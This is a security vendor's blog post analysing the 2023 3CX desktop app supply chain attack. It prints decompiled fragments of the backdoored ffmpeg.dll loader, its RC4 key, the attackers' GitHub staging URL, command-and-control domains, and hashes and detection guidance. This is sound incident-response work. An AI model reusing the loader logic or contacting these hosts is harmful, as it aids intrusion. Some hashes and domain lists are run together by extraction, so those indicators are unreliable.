



[Home](#) > [Blog](#) > 3CX VoIP Software Compromise & Supply Chain Threats

March 30, 2023

3CX VoIP Software Compromise & Supply Chain Threats

By:  John Hammond

The 3CX VoIP Desktop Application has been compromised to deliver malware via legitimate 3CX updates. Huntress has been investigating this incident and working to validate and assess the current supply chain threat to the security community.

UPDATE #1 - 3/30/23 @ 2pm ET: Added a PowerShell script that can be used to check locations/versions of 3CX and run against the hashes to see if they're bad to be run in an RMM.

At 11:40 AM EDT on March 29, 2023, Huntress received an inbound support request from a partner, concerned with a new advisory and discussion on Reddit shared just 30 minutes prior. CrowdStrike was first to sound the alarm on a breaking incident: 3CX VoIP software installations were compromised, delivering malware to hosts running the 3CX desktop app.

See Huntress in action

Our platform combines a suite of powerful managed detection and response tools for endpoints and Microsoft 365 identities, science-backed security awareness training, and the expertise of our 24/7 Security Operations Center (SOC).


[Book a Demo](#)

Huntress immediately added increased monitoring for malicious activity related to the 3CX application, while working to validate this attack vector so that we could provide as much information as possible to the community.

From 3CX's [recently released notification](#), the *currently known* affected 3CX DesktopApp versions are **18.12.407** and **18.12.416** for Windows and **18.11.1213**, **18.12.402**, **18.12.407** and **18.12.416** for Mac.

Impact

At the time of writing, [Shodan reports](#) there are **242,519** publicly exposed 3CX phone management systems.



The screenshot shows the Shodan search interface with the query "http.title:3CX Phone System Management Console". It displays a world map with red dots indicating found locations. A summary table shows the top countries with findings: United States (52,509), Germany (37,587), France (24,419), United Kingdom (21,985), and Australia (20,804). Two specific results are detailed below:

Result	Location	SSL Certificate	Details
1	54.37.2.180, OVH Ltd, United Kingdom, London	SSL Certificate	HTTP/2.0 200 OK Content-Type: text/html Content-Length: 957 Date: Thu, 30 Mar 2023 06:04:46 GMT Last-Modified: Wed, 29 Mar 2023 18:12:40 GMT Server: nginx X-Frame-Options: DENY X-XSS-Protection: 1 Content-Security-Policy:...
2	69.86.117.89, mmsys3333.com, US	SSL Certificate	HTTP/2.0 200 OK Content-Type: text/html Content-Length: 957 Date: Thu, 30 Mar 2023 06:04:46 GMT Last-Modified: Wed, 29 Mar 2023 18:12:40 GMT Server: nginx

3CX claims to have over 600,000 customers, and it goes without saying, **this has the potential to be a massive supply chain attack**, likened well enough to [the SolarWinds incident](#) or the [Kaseya VSA ransomware attack](#) in years past.

Within our partner base, Huntress has sent out **2,783** incident reports where the **3CXDesktopApp.exe** binary matches known malicious hashes and was signed by 3CX on March 13, 2023. We currently have a pool of ~8,000 hosts running 3CX software.

While Huntress has notified appropriate partners, we decided not to automatically isolate 3CX hosts, in the event it could result in taking phone communication systems offline. We strongly urge

Share




you to remove the software if at all possible, as 3CX has promised a non-malicious update in the near future.

Analysis & Investigation


On March 29, numerous EDR providers and antivirus solutions began to trigger and flag on the legitimate signed binary **3CXDesktopApp.exe**. This application had begun an update process that ultimately led to malicious behavior and command-and-control communication to numerous external servers.

Unfortunately in the early timeline of the community's investigation, there was confusion on whether or not this was a legitimate antivirus alert.



The 3CX download available on the official public website had included malware. Installations already deployed will update, and ultimately pull down this malware that includes a backdoored DLL file, **ffmpeg.dll** and an anomalous **d3dcompiler_47.dll**.

For an overall visual of the attack chain, take a quick look at this primitive graph.



Massive kudos to our security researcher and resident binary ninja **Matthew Brennan** for this deep-dive!

A screenshot of the VirusTotal analysis interface. It shows a file named 'ffmpeg.dll' with a size of 2.88 MB and a timestamp of 2023-03-30 06:48:12 UTC. The interface indicates that 5 security vendors and no sandboxes flagged this file as malicious. Below this, there are tabs for DETECTION, DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY. The DETECTION tab is selected, showing a table of security vendor analysis results. The table includes columns for Security vendor, Threat label, Confidence, and Threat categories. Some entries include 'WfmMalicious, confidence_100%' and 'Trojan-Win32/Damnit'. Other vendors like K7GW, Palo Alto Networks, Acronis, Alibaba, and AntAVL show 'Undetected' status. There is also a note about automating checks.

This backdoored **ffmpeg.dll** primarily acts as loader for the **d3dcompiler_47.dll** file.

Right from the DLL entrypoint, it eventually enters a new function (that we have renamed **mw_main_function** for our reverse engineering purposes) --


A screenshot of a debugger showing assembly code. The assembly code is as follows:

```
18004e250 int64_t sub_18004e250(int64_t arg1, int32_t arg2)
18004e250 {
18004e257     if (arg2 == 1)
18004e254         {
18004e259             mw_main_function();
18004e259         }
18004e267     return 1;
18004e267 }
```

That creates a new event **AVMonitorRefreshEvent**, resolves the current file path, and looks for the subsequent **d3dcompiler_47.dll** file to load into memory.

```
18004de60 uint64_t mw_main_function()
18004de69 {
    void var_598;
    int64_t rax_1 = (_security_cookie ^ &var_598);
    int32_t rsi = 1;
    HANDLE rax_2 = CreateEventW(nullptr, 1, 0, "AVMonitorRefreshEvent");
    if (rax_2 != 0)
    {
        HANDLE handle_cur = rax_2;
        enum WIN32_ERROR rax_3 = GetLastError();
        HANDLE handle_to_cur_file;
        if (rax_3 != ERROR_ALREADY_EXISTS)
        {
            void cur_file_name;
            allocate_mem(&cur_file_name, 0, 0x20a);
            int32_t var_54c = 0;
            enum PAGE_PROTECTION_FLAGS var_558 = 0;
            // Get Path to Current file
            GetModuleFileNameW(nullptr, &cur_file_name, 0x10);
            void* file_name_from_path = wcschr(&cur_file_name, 0x5c);
            void* file_name = ((char*)file_name_from_path + 2);
            if (file_name_from_path == -2)
            {
                *(int32_t*)errno() = 0x16;
                _invalid_parameter_noinfo();
            }
            else // locates d3dcompiler_47.dll in current folder
            {
                *(int32_t*)((char*)file_name + 0x10) = *"ler_47.dll";
                *(int128_t*)file_name = *"d3dcompiler_47.dll";
                *(int64_t*)((char*)file_name + 0x1e) = 0x6c006c0064;
            }
            int32_t var_578_1 = 3;
            rsi = 0;
            // opens d2dcompiler_47.dll
            handle_to_cur_file = CreateFileW(&cur_file_name, 0x80000000, FILE_SHARE_NONE, nullptr, 0, 0, nullptr);
            if (handle_to_cur_file != -1)
            {
                handle_cur = handle_to_cur_file;
                void* rax_41 nullptr;
                uint32_t cur_file_size = GetFileSize(handle_to_cur_file, nullptr);
                void* pe_file = mm_mem_alloc_likely(((uint64_t)cur_file_size));
                var_578_1 = 0;
                ReadFile(handle_cur, pe_file, cur_file_size, &var_54c, nullptr);
                if (var_54c != 0)
                {
                    uint64_t rcx_9;
                    if (((uint32_t)*(int16_t*)pe_file) == 0x5a4d)
                    {
                        *(int32_t*)rcx_9 = 0x10000000000000000;
                    }
                }
            }
        }
    }
}
```


From our analysis, we see **d3dcompiler_47.dll** is signed by Microsoft, but contains an embedded secondary encrypted payload. This payload is denoted by a specific byte marker, **FE ED FA CE**, as others have also observed.



After retrieving **d3dcompiler_47.dll**, the **ffmpeg.dll** binary locates and unravels this secondary payload by decrypting an RC4 stream with the key **3jB(2bsG#@c7**. According to other threat intelligence, this static key is known to be attributed to DPRK threat actors.

```
P uint64_t mw_main_function()
{
    int64_t rax_12 = 0;
    uint64_t decryptKey7;
    do
    {
        *(int8_t*)(var_248 + rax_12) = rax_12;
        int64_t rdx_10 = ((int64_t)rax_12);
        int64_t r8_5 = (rdx_10 * 0x2aaabb);
        decryptKey7 = *(31B2bb0ff07) (((uint64_t)((int32_t)(r8_5 >> 0x2
        *(int8_t*)(var_148 + rax_12) = decryptKey7;
        rax_12 = (rax_12 ^ 1);
    } while (rax_12 != 0x100);
    int64_t rax_13 = 0;
    char rax_17 = 0;
    do
    {
        decryptKey7 = *(int8_t*)(var_248 + rax_13);
        rax_17 = (rax_17 ^ decryptKey7);
        rax_17 = (rax_17 ^ *(int8_t*)(var_148 + rax_13));
        uint64_t r8_10 = ((uint64_t)rax_17);
        uint32_t r9_3;
        r9_3 = *(int8_t*)(var_248 + r8_10);
        *(int8_t*)(var_248 + r8_10) = decryptKey7;
        *(int8_t*)(var_248 + rax_13) = r9_3;
        rax_13 = (rax_13 + 1);
    } while (rax_13 != 0x100);
    if (rbp_3 > 0)
    {
        uint64_t rax_14 = ((uint64_t)rcx_12);
        int64_t rcx_18 = 0;
        int32_t rdx_11 = 0;
        rdx_11 = 0;
    }
}
```


Following calls to **VirtualProtect** to prepare this payload, we could extract the decrypted shellcode for further examination.



Digging further within GHIDRA, x64dbg and other analysis tools, we discovered there is yet another DLL file embedded within the shellcode. It appears this shellcode is just another PE loader.

One very important note regarding this shellcode-embedded PE file: **it would sleep for 7 days and wait to call out to external C2 servers**. The 7-day delay is peculiar, as you may not have seen further indicators immediately... and it may explain why some users have not yet seen malicious activity. (Perhaps an interesting observation considering these new malicious 3CX

updates were first seen on March 22, and the industry caught wind of this malicious activity on March 29)




The screenshot shows a debugger interface with assembly code on the left and a Windows PowerShell window on the right. The PowerShell window shows the command `python -c "print(''.join([chr((ord(c)^0x01000000&0x000000ff)|0x000000ff) for c in open('C:\Users\johnm\Desktop\12d8.exe').read()]))"` being run, which decodes the file's contents.

```
int32_t rax_5 = common_time<long>(nullptr);
int32_t rax_6 = rand();
int32_t temp0_1;
int32_t temp1_1;
temp0_1 = HIGHW((0xa90be59 * rax_6));
temp1_1 = LOWW((0xa90be59 * rax_6));
int32_t rdx_3 = (temp0_1 >> 0x13);
var_12c8 = ((rax_5 + 0x93a80) + (rax_6 - ((rdx_3 + (rdx_3 >> 0x1f)) * 0x1b7740)));
fopen(&var_12d8, &cur_file_path, &data_18003be14);
if (var_12d8 != 0)
{
    sub_180021b6c();
}
if (((rax_4 == 0 && r9_3 != 0) || (var_12c8 == 0x93a80)))
{
    fclose();
}
uint64_t rbx_2 = ((uint64_t)var_12c8 >> 604800 / 60
if (common_time<long>(nullptr) < rbx_2)
{
    int64_t rax_10;
    do
        Sleep(0x3e8);
    rax_10 = common_time<long>(r
} while (rax_10 < rbx_2);
```

This final PE file ultimately reaches out to a Github repository and raw file contents:


<https://raw.githubusercontent.com/iconStorages/images/main/icon%d.ico>



The screenshot shows a debugger interface with a table of raw file contents. The table has columns for Offset, Size, Type, and String.

	Offset	Size	Type	String
1615	0003ee30	00000045	U	https://raw.githubusercontent.com/iconStorages/images/main/icon%0d.ico
1679	0003f14e	00000010	A	HttpOpenRequestW
1681	0003f172	0000000e	A	HttpQueryInfoW
1683	0003f198	00000016	A	HttpAddRequestHeadersA
1684	0003fb2	00000010	A	HttpSendRequestW

This Github repository,
<https://github.com/iconStorages/images>, stored 16 separate .ICO icon files.



Each one was in fact a valid icon file, however, **at the very end of each file was a Base64 encoded string.**

Attempting to decode these Base64 strings, they were -- as we might expect -- seemingly more encrypted data.

```
188011659        break;
188011659        }
188011649        if ((rdx_6 != 0 && r8_1 == 0x24))
188011645        {
188011655            rbx_3 = mw_decryptation_something(((uint64_t)rdx_6) + rsi_1));
18801164d        }
188011645        }
188011651        LocalFree(rsi_1);
188011651        var_80 = nullptr;
1880116c9        if (rbx_3 == 0)
1880116c6        {
1880116c9            break;
1880116c9        }
1880116c6        *(int64_t*)rax_2 = arg1;
1880116ce        *(int64_t*)((char*)rax_2 + 8) = rbx_3;
1880116d2        rax_2[1] = 0;
1880116d9        if (r14_2 == 0)
1880116d6        {
1880116d9            break;
1880116d9        }
1880116f7        int128_t* rsi_2 = var_870;
188011703        if ((mw_make_internet_request(rax_2, nullptr, nullptr, &var_870, &var_878)) != 0
188011700        {
188011708            break;
188011703        }
18801170c        LocalFree(rbx_3);
18801170c        if (rsi_2 != 0)
188011715        {
188011712            LocalFree(rsi_2);
18801171a        }
18801171a        r14_2 = 0;
```

In between the internet HTTP requests to Github, we observed decryption routines. These helped clue in how we could decrypt what looked to be AES encrypted data — ultimately unraveling to these plaintext strings and URLs referenced at the end of each .ICO file:

[https\[:\]//www\[.\]3cx\[.\]com/blog/event-trainings](https://www.3cx.com/blog/event-trainings)
[https\[:\]//akamaitechcloudservices\[.\]com/v2/storage](https://akamaitechcloudservices.com/v2/storage)
[https\[:\]//akamaitechcloudservices\[.\]com/v2/storage](https://akamaitechcloudservices.com/v2/storage)
[https\[:\]//azureonlinestorage\[.\]com/azure/storage](https://azureonlinestorage.com/azure/storage)
[https\[:\]//msedgepackageinfo\[.\]com/microsoft-edge](https://msedgepackageinfo.com/microsoft-edge)
[https\[:\]//glcloudservice\[.\]com/v1/console](https://glcloudservice.com/v1/console)
[https\[:\]//pbxsources\[.\]com/exchange](https://pbxsources.com/exchange)
[https\[:\]//msstorageazure\[.\]com/windowhtps](https://msstorageazure.com/windowhtps)
[https\[:\]//officestoragebox\[.\]com/api/session](https://officestoragebox.com/api/session)
[https\[:\]//visualstudiofactory\[.\]com/workload](https://visualstudiofactory.com/workload)
[https\[:\]//azuredeploystore\[.\]com/cloud/services](https://azuredeploystore.com/cloud/services)
[https\[:\]//msstorageboxes\[.\]com/office](https://msstorageboxes.com/office)
[https\[:\]//officeaddons\[.\]com/technologies](https://officeaddons.com/technologies)
[https\[:\]//sourceslabs\[.\]com/downl](https://sourceslabs.com/downl)

oadshttps[:]//zacharryblogs[.]com/feedhttps[:]//pbxcloudeservices[.]com/phonesystemhttps[:]//pbxphonetwork[.]com/voiphhttps[:]//msedgeupdate[.]net/Windows

These URLs match the same handful of domain IOCs shared by others. The final payload would randomly choose which icon number, and ultimately decrypted URL, to be selected as the external C2 server.

Interestingly enough, the very first **.ICO** file, **icon0.ico** had pointed to **https[:]//www[.]3cx[.]com/blog/event-trainings/** ... however trawling through the past commits of the IconStorage Github repository, it originally referenced **https[:]//msedgeupdate[.]net/Windows**

The **https[:]//github[.]com/IconStorages/images** repository hosting these C2 server endpoints **has been taken offline**. While this may hinder the execution of hosts updating to the current malicious version of 3CX, the real impact is unknown at this time. It is not yet clear whether or not adversaries still have access to the 3CX supply chain in order to poison future updates - perhaps this may change the tradecraft we see in the coming days.

Right now I see the **github[.]com/IconStorages/images** repository included in the 3CX supply chain attack has now been taken down.

I reported the user to Github earlier today.
pic.twitter.com/lWen5TnLo

We have not yet seen any sample network data communicating with these C2 URLs for us to analyze.

Detection Efforts

UPDATE 3/30/23 @ 2pm ET: Our team has created a [PowerShell script](#) that can be used to check locations/versions of 3CX to run against the hashes and see if they're bad to be run in an RMM.

Windows Defender is currently detecting this attack chain with the threat name [Trojan:Win64/SamScissors](#).

For detection efforts, Huntress has observed -- at least for the malicious initial outreach to Github-related IP address -- a particular process tree and process command line:

The parent lineage has been:

explorer.exe _3CXDesktopApp.exe _ 3CXDesktopApp.exe

... with the *parent 3CXDesktopApp.exe* having one of the known malicious hashes, and the corresponding child **3CXDesktopApp.exe** invoked with a command line of:

[DRIVE]:\Users\Username\Local\Programs\3CXDesktopApp.exe\3CXDesktopApp.exe autoLaunch

To note, we *have* observed processes with this lineage and command line that *have not* reached out to a Github related domain... but the distinguishing factor appears to be the process lineage criteria paired with the malicious hashes for the parent **3CXDesktopApp.exe**.

These known SHA256 hashes offer quality indicators:

- **a60a61bf844bc181d4540c9fac53203250a982e7c3ad6153869f01e19cc36203** (18.12.416)
- **5d99efa36f34aa6b43cd81e77544961c5c8d692c96059fe f92c2df2624550734** (18.12.416)

- **54004dfaa48ca5fa91e3304fb99559a2395301c5700264
50882d6aad89132a02** (18.12.407)
- **d45674f941be3cca2fbc1af42778043cc18cd86d95a2ecb
9e6f0e212ed4c74ae** (18.12.407)

Additionally, Huntress researcher [Matthew Brennan](#) has crafted a YARA rule to help detect these malicious files.

You can find this YARA rule included within this [Github gist](#):

Attribution

While definitive attribution is not yet clear, the current consensus across the security community is that this attack was performed by a DPRK nation-state threat actor.

3CX Official Messaging

The latest recommendations [from the 3CX CEO](#) and [CISO](#) are to [uninstall the desktop client for 3CX](#). They report they are preparing a new release and update to the 3CXDesktopApp to be made available soon.

Huntress Assistance

Fully aware of the severity of this incident, we realize our efforts are just one pebble in the pond. With that said, our goal is always to keep our partners safe and do as much as we can to help the broader small and mid-size business (SMB) community prevent this from escalating further.

If you are using 3CX and aren't already working with our team, Huntress is offering a free, 30-day trial of our Managed EDR

services through the month of April. For more information, check out the details here: <https://www.huntress.com/3cx-response>.

Resources and References

- The latest from 3CX
<https://www.3cx.com/blog/news/desktopapp-security-alert-updates/>
- CrowdStrike's original Reddit reporting
https://www.reddit.com/r/crowdstrike/comments/125r3uu/20230329_situational_awareness_crowdstrike/
- CrowdStrike's formal blog post
<https://www.crowdstrike.com/blog/crowdstrike-detects-and-prevents-active-intrusion-campaign-targeting-3cxdesktopapp-customers/>
- Todyl's reporting
<https://www.todyl.com/blog/post/threat-advisory-3cx-softphone-telephony-campaign>
- SentinelOne's reporting
<https://s1.ai/smoothoperator>
- Discussion on the 3CX forum and public bulletin board
- <https://www.3cx.com/community/threads/threat-alerts-from-sentinelone-for-desktop-update-initiated-from-desktop-client.119806/post-558710>
- <https://www.3cx.com/community/threads/3cx-desktop-app-vulnerability-security-group-contact.119930/>
- <https://www.3cx.com/community/threads/crowdstrike-endpoint-security-detection-re-3cx-desktop-app.119934/#post-558726>
- 3CX CEO first official notification
- <https://www.3cx.com/community/threads/3cx-desktopapp-security-alert.119951/#post-558907>

- Nextron System's Sigma and YARA rules for detection
https://github.com/Neo23x0/signature-base/blob/master/yara/gen_mal_3cx_compromise_mar23.yar
- Unofficial OTX AlientVault Pulse
<https://otx.alienvault.com/pulse/64249206b02aa3531a78d020>
- Kevin Beaumont's commentary
<https://cyberplace.social/@GossiTheDog/110108640236492867>
- Patrick Wardle's commentary on the Mac variant
<https://twitter.com/patrickwardle/status/1641294247877021696>
https://objective-see.org/blog/blog_0x73.html
- Volexity's timeline, including what each of the icon files were and some of the network indicators
<https://www.volexity.com/blog/2023/03/30/3cx-supply-chain-compromise-leads-to-iconic-incident/>

Indicators of Attack (IOAs)

Domains:

akamaicontainer[.]comakamaitechcloudservices[.]comazuredeloystore[.]comazureonlinecloud[.]comazureonlinestorage[.]comdunamistrd[.]comglcloudservice[.]comjournalide[.]orgmsedgepacottageinfo[.]commsstorageazure[.]commsstorageboxes[.]comofficeaddons[.]comofficestoragebox[.]compbxcloudeservices[.]compbxphonetwork[.]compbxsources[.]comqwepoi123098[.]comsbmsa[.]wikisourceslabs[.]comvisualstudiofactory[.]comzacharryblogs[.]com

3CXDesktopApp.exe SHA256 hashes

a60a61bf844bc181d4540c9fac53203250a982e7c3ad6153869
f01e19cc36203
(18.12.416)5d99efa36f34aa6b43cd81e77544961c5c8d692c960
59fef92c2df2624550734
(18.12.416)54004dfa48ca5fa91e3304fb99559a2395301c570
026450882d6aad89132a02
(18.12.407)d45674f941be3cca2fbc1af42778043cc18cd86d95a
2ecb9e6f0e212ed4c74ae (18.12.407)

3CXDesktopApp MSI Installer SHA256 hashes

aa124a4b4df12b34e74ee7f6c683b2ebec4ce9a8edcf9be3458
23b4fdcf5d86859e1edf4d82fae4978e97512b0331b7eb21dd4b
838b850ba46794d9c7a2c0983

3CXDesktopApp macOS SHA256 hashes

92005051ae314d61074ed94a52e76b1c3e21e7f0e8c1d1fdd497
a006ce45fa61b86c695822013483fa4e2dfdf712c5ee777d7b99
cbad8c2fa2274b133481eadb
a64fa9f1c76457ecc58402142a8728ce34ccba378c17318b3340
083eeb7acc67

3CXDesktopApp macOS DMG Installer hashes

5407cda7d3a75e7b1e030b1f33337a56f293578ffa8b3ae19c671
051ed314290e6bbc33815b9f20b0cf832d7401dd893fbc467c8
00728b5891336706da0dbcec

You Might Also Like

Cybersecurity Awareness Month is Ending, but Holiday Threats Are Just Getting Started

[Learn More](#)

Are Biometrics the Unsung Hero or the Ultimate Villain in Cybersecurity?

[Learn More](#)

Silencing the EDR Silencers

[Learn More](#)

Platform

Huntress Managed Security Platform

Managed EDR

Managed EDR for macOS

MDR for Microsoft 365

Managed SIEM

Managed Security Awareness Training

Book A Demo

Solutions

Phishing

Compliance

Solutions by Topic

Business Email Compromise

Healthcare

Manufacturing

Education

Finance

Why Huntress?

Managed Service Providers

Value Added Resellers

Business & IT Teams

24/7 SOC

Case Studies

Resources

Resource Center

Blog

Upcoming Events

Support Documentation

About

Our Company

Leadership

News & Press

Careers

Contact Us